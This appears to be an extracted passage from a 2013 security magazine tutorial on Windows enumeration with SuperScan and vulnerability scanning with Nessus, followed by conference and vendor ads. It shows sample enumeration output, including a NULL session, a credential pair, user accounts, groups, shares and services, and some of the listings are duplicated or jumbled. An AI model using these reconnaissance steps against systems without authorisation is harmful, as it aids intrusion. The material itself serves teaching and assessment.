


Figure 17. Quick Scan

Data+ICMP. Let's Understand the both of them. Data: sends UDP data packets that ask the target system for replies from services running on well-known ports on target system.

Data+ICMP: Uses the same method of scanning but if target system is reply that "ICMP port is not available mean s unreachable" then SuperScan treats it as an open port (Figure 19 and Figure 20).

This tab is important because it contain 16 Important options for Enumerate the target system,

- NetBIOS Name Table
- NULL Session
- MAC Addresses
- WorkStation Type
- Users
- Groups
- RPC End Point Dumps
- Account Policies
- Share
- Domains
- Remote Time of Day
- Logon Sessions
- Drives
- Trusted Domains
- Services
- Registry

From last option 16.Registry is give you the access of HEKY_LOCAL_MACHINE and HEY_USERS registry hives from a remote Computer.

Now, let's Start the scanning, here if we entered a user name and password of target system and let's see the result: Figure 21.




Figure 18. Super Scan

Start the Enumeration. Result of Windows Enumeration: Listing 1. In Above Result you can see the mac address of Lan cards (Listing 2).

Above Result on IP 192.168.1.2 you can see the information about computer Name, OS, Workgroup, Version (Listing 3).




Figure 19. Host and Discovery Option



Figure 20. Windows Enumeration

Users Option will give you the all information on target system here you can see the Superscan is give you the all accounts information about Username, System Comment, Last Logon, Password Expire, Password Changed, Locked Out, Disable, Number of Logons, and Bad Password Count is a very vital information (Listing 4).

From Groups Option Super scan is enumerate the all Groups which target system is contained

(Listing 5). Above you can see that which kind of services are running on target system and it's description and also its status the service is running or not.

Nessus

Nessus is a vulnerability assessment Scanning tools which is totally free you can use it in large enterprise also. you can download nessum from

Listing 1. Result of Windows enumeration

```
NetBIOS information on 192.168.1.2
```

```
Attempting logon using provided credentials on 192.168.1.2
```

```
Logon succeeded to \\192.168.1.2\IPC$ with "spider:123"
```

```
Attempting a NULL session connection on 192.168.1.2
```

```
NULL session successful to \\192.168.1.2\IPC$
```

```
MAC addresses on 192.168.1.2
```

```
MAC address 0: 00:00:00:00:00:00
```

```
  \Device\NetbiosSmb
```

```
MAC address 1: 00:E0:4C:4D:12:D9
```

```
  \Device\NetBT_Tcpip_{A0B331AE-1268-43E6-A947-51290CA5A29A}
```

```
MAC address 2: 00:E0:4C:4D:0C:10
```

```
  \Device\NetBT_Tcpip_{89C71D57-74B1-49E6-97AF-82B99778F778}
```

Listing 2. The MAC address of LAN cards

```
Workstation/server type on 192.168.1.2
```

```
Windows XP
```

```
Workstation/Server Name : "192.168.1.2"
```

```
Platform ID           : 500
```

```
Version               : 5.1
```

```
Comment               : ""
```

```
Type                 : 00011003
```

```
LAN Manager Workstation
```

```
LAN Manager Server
```

```
NT/2000 Workstation
```

```
Computer Name       : HARSH-E3F2198DC
```

```
Workgroup/Domain   : WORKGROUP
```

```
Lan Root           :
```

```
Logged On User Count : 2
```


Listing 3. *The information about computer name, OS, workgroup, version*

[Users on 192.168.1.2](#)

```
Total Users: 5

--- 1 ---
Admin "Administrator"
Full Name:      ""
System Comment: "Built-in account for
administering the computer/domain"
User Comment:   ""
Last logon:     Never
Password expires: Never
Password changed: 1 days ago
Locked out:     No
Disabled:       No
Number of logons: 0
Bad password count: 0

--- 2 ---
User "Guest"
Full Name:      ""
System Comment: "Built-in account for
guest access to the computer/domain"
User Comment:   ""
Last logon:     Never
Password expires: Never
Password changed: Never
Locked out:     No
Disabled:       Yes
Number of logons: 0
Bad password count: 0

--- 3 ---
User "HelpAssistant"
Full Name:      "Remote Desktop Help
Assistant Account"
System Comment: "Account for Providing
Remote Assistance"
User Comment:   ""
Last logon:     Never
Password expires: Never
Password changed: 0 days ago
Locked out:     No
Disabled:       Yes
Number of logons: 0
Bad password count: 0
Locked out:     No
Disabled:       No
Number of logons: 20
Bad password count: 0

--- 5 ---
User "SUPPORT_388945a0"
Full Name:      "CN=Microsoft
```

```
Corporation,L=Redmond,S=Washington,C=US"
System Comment: "This is a vendor's
account for the Help and Support Service"
User Comment:   ""

--- 4 ---
Admin "spider"
Full Name:      ""
System Comment: ""
User Comment:   ""
Last logon:     Fri Nov 30 08:10:24 2012 (0
days ago)
Password expires: Never
Password changed: Never
Locked out:     No
Disabled:       No
Number of logons: 20
Bad password count: 0

--- 5 ---
User "SUPPORT_388945a0"
Full Name:      "CN=Microsoft
Corporation,L=Redmond,S=Washington,C=US"
System Comment: "This is a vendor's
account for the Help and Support Service"
User Comment:   ""
Last logon:     Never
Password expires: Never
Password changed: 0 days ago
Locked out:     No
Disabled:       Yes
Number of logons: 0
Bad password count: 0
```

Listing 4. *Accounts information on username, system comment, loggin, passwords, disability etc.*

[Groups on 192.168.1.2](#)

```
Group: Administrators
       HARSH-E3F2198DC\Administrator
       HARSH-E3F2198DC\spider
Group: Backup Operators
Group: Guests
       HARSH-E3F2198DC\Guest
Group: Network Configuration Operators
Group: Power Users
Group: Remote Desktop Users
Group: Replicator
Group: Users
       NT AUTHORITY\INTERACTIVE
       NT AUTHORITY\Authenticated Users
Group: Debugger Users
       HARSH-E3F2198DC\spider
Group: HelpServicesGroup
       HARSH-E3F2198DC\SUPPORT_388945a0
```

Listing 5a. Super scan enumerating groups with contained system

Password and account policies on 192.168.1.2

```
Account lockout threshold is 0
Account lockout duration is 30 mins
Minimum password length is 0
Maximum password age is 42 days
```

Shares on 192.168.1.2

```
IPC:      IPC$ (Remote IPC)
Disk:     C ( )
Disk:     ADMIN$ (Remote Admin)
```

Remote services on 192.168.1.2

Alerter	Stopped	Alerter
ALG	Running	Application Layer Gateway Service
AppMgmt	Stopped	Application Management
AudioSrv	Running	Windows Audio
BITS	Stopped	Background Intelligent Transfer Service
Browser	Running	Computer Browser
CiSvc	Stopped	Indexing Service
ClipSrv	Stopped	ClipBook
COMSysApp	Stopped	COM+ System Application
CryptSvc	Running	Cryptographic Services
DcomLaunch	Running	DCOM Server Process Launcher
Dhcp	Running	DHCP Client
dmadmin	Stopped	Logical Disk Manager Administrative Service
dmserver	Running	Logical Disk Manager
Dnscache	Running	DNS Client
ERSvc	Running	Error Reporting Service
Eventlog	Running	Event Log
EventSystem	Running	COM+ Event System
FastUserSwitchingCompatibility	Running	Fast User Switching Compatibility
helpsvc	Running	Help and Support
HidServ	Stopped	Human Interface Device Access
HTTPFilter	Running	HTTP SSL
ImapiService	Stopped	IMAPI CD-Burning COM Service
lanmanserver	Running	Server
lanmanworkstation	Running	Workstation
LmHosts	Running	TCP/IP NetBIOS Helper
MDM	Running	Machine Debug Manager
Messenger	Stopped	Messenger
mnmsrvc	Stopped	NetMeeting Remote Desktop Sharing
MSDTC	Stopped	Distributed Transaction Coordinator
MSIServer	Stopped	Windows Installer
NetDDE	Stopped	Network DDE
NetDDEdsdm	Stopped	Network DDE DSDM
Netlogon	Stopped	Net Logon
Netman	Running	Network Connections
Nla	Running	Network Location Awareness (NLA)

Listing 5b. Super scan enumerating groups with contained system

NtLmSsp	Stopped	NT LM Security Support Provider
NtmsSvc	Stopped	Removable Storage
ose	Stopped	Office Source Engine
PlugPlay	Running	Plug and Play
PolicyAgent	Running	IPSEC Services
ProtectedStorage	Running	Protected Storage
RasAuto	Stopped	Remote Access Auto Connection Manager
RasMan	Running	Remote Access Connection Manager
RDSessMgr	Stopped	Remote Desktop Help Session Manager
RemoteAccess	Stopped	Routing and Remote Access
RemoteRegistry	Running	Remote Registry
RpcLocator	Stopped	Remote Procedure Call (RPC) Locator
RpcSs	Running	Remote Procedure Call (RPC)
RSVP	Stopped	QoS RSVP
SamSs	Running	Security Accounts Manager
SCardSvr	Stopped	Smart Card
Schedule	Running	Task Scheduler
seclogon	Running	Secondary Logon
SENS	Running	System Event Notification
SharedAccess	Running	Windows Firewall/Internet Connection Sharing (ICS)
ShellHWDetection	Running	Shell Hardware Detection
Spooler	Running	Print Spooler
srservice	Running	System Restore Service
SSDPSRV	Running	SSDP Discovery Service
stisvc	Stopped	Windows Image Acquisition (WIA)
SwPrv	Stopped	MS Software Shadow Copy Provider
SysmonLog	Stopped	Performance Logs and Alerts
TapiSrv	Running	Telephony
TermService	Running	Terminal Services
Themes	Running	Themes
TlntSvr	Stopped	Telnet
TrkWks	Running	Distributed Link Tracking Client
upnphost	Stopped	Universal Plug and Play Device Host
UPS	Stopped	Uninterruptible Power Supply
VSS	Stopped	Volume Shadow Copy
W32Time	Running	Windows Time
WebClient	Running	WebClient
winmgmt	Running	Windows Management Instrumentation
WmdmPmSN	Stopped	Portable Media Serial Number Service
Wmi	Stopped	Windows Management Instrumentation Driver Extensions
WmiApSrv	Stopped	WMI Performance Adapter
wscsvc	Running	Security Center
wuauerv	Running	Automatic Updates
WZCSVC	Running	Wireless Zero Configuration
xmlprov	Stopped	Network Provisioning Service

Enumeration complete

<http://www.tenable.com/products/nessus/nessus-product-overview> this link (Figure 22).

From this link you've to use the evaluate version for trial based, next step is registration nessus is forwarding the next page is registration (Figure 23).

After this registration you've got the mail from nessus.org in this mail you've got the activation key, you can see in the below Figure 24. Now next you can ready to install the nessus, in the downloading you can see the Figure 25.

After installation you can find the next screen is login which is shown in Figure 26

After User name & Password you can see the interface of scanning in that you can add the scan Options.

In Nessus you can see that 1. Reports, Mobile, Scans, Policies, Users, Configuration are Options. From this we are see how to scan (Figure 27).

From here we are ADD, Scanning but before starting scan we first creating a Policy for scanning, There is another option for Configuration of Policies (Figure 28).

Here we are ADD Policy and we can see here, there is Four Option for Configuration First is General.

Credentials, Plugins, and Preferences. Here you can see so many option but we can see only two options General and Plugins.

For more information about all Options Download or See the Nessus Guide: http://static.tenable.com/documentation/nessus_5.0_user_guide.pdf.

Decide what you need in scan, here we select the TCP Scan, Syn Scan, Ping Host, and from Plugins we are Enable only one Families is Database, see the Figure 29.

Now we are Enable Families Only One Database, and then you can see in the above Figure 29 that 253 different kinds of Plugins are associated with these families and they are all enables.

After we done that simply submit it, So Now we are ready to launch the Scan of target system.




Figure 23. Registration of Nessus




Figure 24. Activation Key of Nessus




Figure 21. Windows Enumeration Username & Password




Figure 22. Nessus Download



Figure 25. Downloading Nessus

STEP BY STEP WITH DOS AND DDOS

Click on Scans > Add Scan > Enter the Name > Type > Choose the Policy which we are made, (You can see in the Figure 30) > Input the Target system (here we entered www.spidernet.co.in) > and finally Launch the scan.




Figure 26. Login Screen



Figure 27. After Login




Figure 28. Configuration of Policy




Figure 29. Enable only Database




Figure 30. Launch the Scan




Figure 31. Scanned Domain

Wait For some time and after Nessus is done the scanning you can find the result in Reports > here you can see the all scanned reports.

if you click on Reports www.spidernet.co.in, you can see the all reports on this domain.

See the Figure 31, Nessus is shown which port is opened and which kind of vulnerability the domain have.

SAHIL KHAN

Sahil Khan is a trainer, researcher, Penetration Tester and Ethical Hacker. He is a founder and CEO of Spider.net Institute, a leading Hardware and Networking training institute; many from its graduates are successfully running their own firm or are working in companies such as IBM, HCL, TV9, TULIP. Sahil meanwhile is also the director of AIS Network, a Project Management and Outsourcing firm.

3rd Annual

CYBER SECURITY SUMMIT

"Coping with Cyber Risk in Practice"

11th & 12th April 2013, PRAGUE



Special Offer
in cooperation with:

HAKING
IT SECURITY MAGAZINE

20% off!

(Discount code: HknlT)

Does your organization implement Cyber Security Solutions? Would you like to learn from industry peers on how they do this? Do you have a solution that you would like to present in front of the biggest industry minds?

The CSS will bring together key corporate security decision makers to discuss the strategic priorities, potential risk factors and threats. Together, they will provide you with inspirational guidance on how industry experts respond to these denunciatory challenges.

Why should you attend?

- Gain an insight into the IT incidents
- Understand how nations premier companies are improving their cyber security
- Address your questions to the best experts
- Find out how secure you are and what level and form of attack could come in to you
- Review your level of security and readiness for penetration
- Align your security strategy with critical business and corporate goals
- Obtain the latest update on state of art in digital treats in cyber underground
- Utilize the full potential of cyber security
- Learn how to information awareness can minimize your risk
- **HOT TOPIC:** Banking Malware and Threats

What distinguishes this event?

CSS is not a typical summit focused on government agencies. The light is shed on coping with cyber risk in the enterprise world. Building on the success of our previous events, the distinguishing features of this unique format are:

- One of the best experts in the world answers your question and provide their in-depth know-how
- Unique mix of 15 presentations, practical sessions, key studies
- Exclusive senior-level attendance
- Practical and up-to-date studies and solutions
- Customized itineraries
- EBCG ThinkTank sessions - who knows your business better than your peers

4 Ways
to contact
US:

Tel.: +421 2 3220 2200

Fax: +421 2 3220 2222



e-mail: event@ebcg.biz

web: www.ebcg.biz





sysmoth

 Cloud & Virtualization  Server Administration  Security & Compliance

Cloud & Virtualization

- Cloud & Virtualization Consultancy
- Building Virtualized Infrastructure
- Infrastructure on Public Cloud
- Building Private Cloud
- Cloud Management Setups
- Big Data Setups
- Infrastructure Management and Support

Server Administration

- Server Setups
- Control Panels Setups
- Server/Network Monitoring Setups
- Site Migration
- Server Optimization
- Email Setups
- Version Control Setups
- Server Automation
- Server Management & Support
- Load Balancing, FailOver and
- Geo Distribution Solutions
- Storage Solutions
- Special Purpose Appliance Building

Security & Compliance


- Server & Network Security Setups
- Security Testing, Audit and Compliance
- Incident Response
- Managed Security Service



Web Audit Authority

The Internet service conducting fully-automatized web audits:

- Web Standards Audit
- Web Access Audit
- Web Usability Audit



www.webauthority.eu